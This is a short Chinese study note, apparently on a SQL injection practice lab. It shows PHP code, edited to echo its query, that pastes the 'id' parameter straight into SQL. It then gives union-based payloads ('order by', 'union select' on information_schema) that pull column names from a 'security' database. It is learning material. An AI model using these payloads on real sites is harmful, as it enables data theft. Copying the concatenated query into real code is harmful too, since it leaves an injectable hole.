修改代码，这样可以查看自己注入后的句子


```
12
13  <?php
14  //including the Mysql connect parameters.
15  include("../sql-connections/sql-connect.php");
16  error_reporting(0);
17  // take the variables
18  if(isset($_GET['id']))
19  {
20  $id=$_GET['id'];
21  echo "id为".$id."<br>";
22  //logging the connection parameters to a file for analysis.
23  $fp=fopen('result.txt','a');
24  fwrite($fp,'ID:'.$id."\n");
25  fclose($fp);
26
27  // connectivity
28
29
30  $sql="SELECT * FROM users WHERE id='$id'";
31  echo "sql语句为: ".$sql."<br>";
32  $result=mysqli_query($con, $sql);
33  $row = mysqli_fetch_array($result, MYSQLI_BOTH);
```

联合查询步骤，先order by发现可以，后来就很简单了。

?id=' order by 3%23

?id=' union select 1,2,column_name from information_schema.columns where table_schema="security" and table_name="users" limit 1,1 --+

可以通过union获得想获得的任何东西



这个默认的库是security